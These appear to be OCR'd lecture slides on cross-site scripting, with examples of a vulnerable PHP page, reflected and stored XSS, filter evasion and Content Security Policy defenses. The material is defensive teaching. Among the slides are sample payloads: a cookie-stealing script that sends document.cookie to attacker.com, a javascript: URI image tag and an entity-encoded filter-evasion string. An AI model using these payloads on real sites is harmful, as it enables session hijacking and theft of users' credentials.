Web Security
Cross-Site Scripting (XSS)

Open Web Application Security Project

https://owasp.org/Top10/

2021

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

https://owasp.org/Top10/

A03:2021 – Injection

Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage
33	19.09%	3.37%	7.25	7.15	94.04%	47.90%

Overview

Injection slides down to the third position. 94% of the applications were tested for some form of injection with a max incidence rate of 19%, an average incidence rate of 3%, and 274k occurrences. Notable Common Weakness Enumerations (CWEs) included are *CWE-79: Cross-site Scripting*, *CWE-89: SQL Injection*, and *CWE-73: External Control of File Name or Path*.

https://owasp.org/Top10/

Description

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated. The SQL or command contains the structure and malicious data in dynamic queries, commands, or stored procedures.

https://owasp.org/Top10/

Cross Site Scripting (XSS)

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Command/SQL Injection

attacker's malicious code is executed on app's server

Cross Site Scripting

attacker's malicious code is executed on victim's browser

Search Example

https://google.com/search?q=<search term>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Normal Request

https://google.com/search?q=apple

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Embedded Script

https://google.com/search?q=<script>alert(“hello”)</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert(“hello")</script></h1>
  </body>
</html>
```

Cookie Theft!

https://google.com/search?q=<script>…</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>
        window.open("http://attacker.com?"+cookie=document.cookie)
      </script>
    </h1>
  </body>
</html>
```

Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application

Two Types:

Reflected XSS. The attack script is reflected back to the user as part of a page from the victim site.

Stored XSS. The attacker stores the malicious code in a resource managed by the web application, such as a database.


Reflected Example

Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.

Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.


Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Exploits using XSS




Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.



Exploits using XSS



Filtering Malicious Tags

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content

Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what is allowed

‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete

Filtering is **Really** Hard

Large number of ways to call Javascript and to escape content

URI Scheme: `<img src="javascript:alert(document.cookie);">`

On{event} Handers: `onload`, `onSubmit`, `onError`, `onSyncRestored`, … (there's ~105)

Tremendous number of ways of encoding content

```
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&
#0000115&#0000099&#0000114&#0000105&#0000112&#
0000116&#0000058&#0000097&#0000108&#0000101&#0
000114&#0000116&#0000040&#0000039&#0000088&#00
00083&#0000083&#0000039&#0000041>
```

Google XSS FIlter Evasion!

Filters that Change Content

Filter Action: filter out the word **script**

Attempt 1: **<script src= "…">**

< src="…" >

Attempt 2: **<scrscriptipt src="...">**

<script src="...">

Content Security Policy (CSP)

You're always safer using an allow list rather than block list approach

`Content-Security-Policy` is an HTTP header that servers can send that declares which dynamic resources (e.g., Javascript) are allowed

Good News: CSP eliminates XSS attacks by whitelisting the origins that are trusted sources of scripts and other resources and preventing all others

Bad News: CSP headers are complicated and folks frequently get the implementation incorrect

Example CSP — Javascript

Policies are defined as a set of directives for where different types of resources can be fetched. For example:

`Content-Security-Policy:` `script-src 'self'`

→ Javascript can only be loaded from the same domain as the page

→ No Javascript from any other origins will be executed

→ no inline **`<script></script>`** will be executed

Example CSP – Javascript

Policies are defined as a set of directives for where different types of resources can be fetched. For example:

`Content-Security-Policy:` `script-src '*'`

→ Javascript can only be loaded from any external domain

→ no inline **`<script></script>`** will be executed

Example CSP – Default

default-src directive defines the default policy for fetching resources such as JavaScript, images, CSS, fonts, AJAX requests, frames, HTML5 media

```
Content-Security-Policy: default-src 'self' cdn.com;
```

→ Dynamic resources can only be loaded from same domain and CDN

→ No content from any other origins will be executed

→ no inline **`<script></script>` or `<style>`** will be executed